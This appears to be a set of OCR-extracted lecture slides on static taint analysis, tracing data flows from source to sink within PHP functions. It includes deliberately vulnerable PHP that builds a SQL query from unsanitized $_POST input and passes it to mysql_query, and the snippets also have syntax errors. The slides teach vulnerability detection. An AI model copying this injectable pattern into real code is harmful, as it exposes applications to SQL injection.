
Build Data Flows From Source to Sink



Case of the Input Sanitization



Case of the Input Sanitization



Intra-procedural Analysis

- A mechanism for performing analysis ***for each function***


```
<?php
  $id = $_POST['id'];
  $query = "SELECT * FROM users WHERE id='$id'";
  $query2 = "SELECT * FROM users WHERE id=123";
  $result = foo($query2)
  $result = foo($query)
?>
```

Analysis for this function


```
<?php
  function foo($fquery) {
    mysql_query($fquery)
  }
?>
```

Analysis for this function


Intra-procedural Analysis



Intra-procedural Analysis

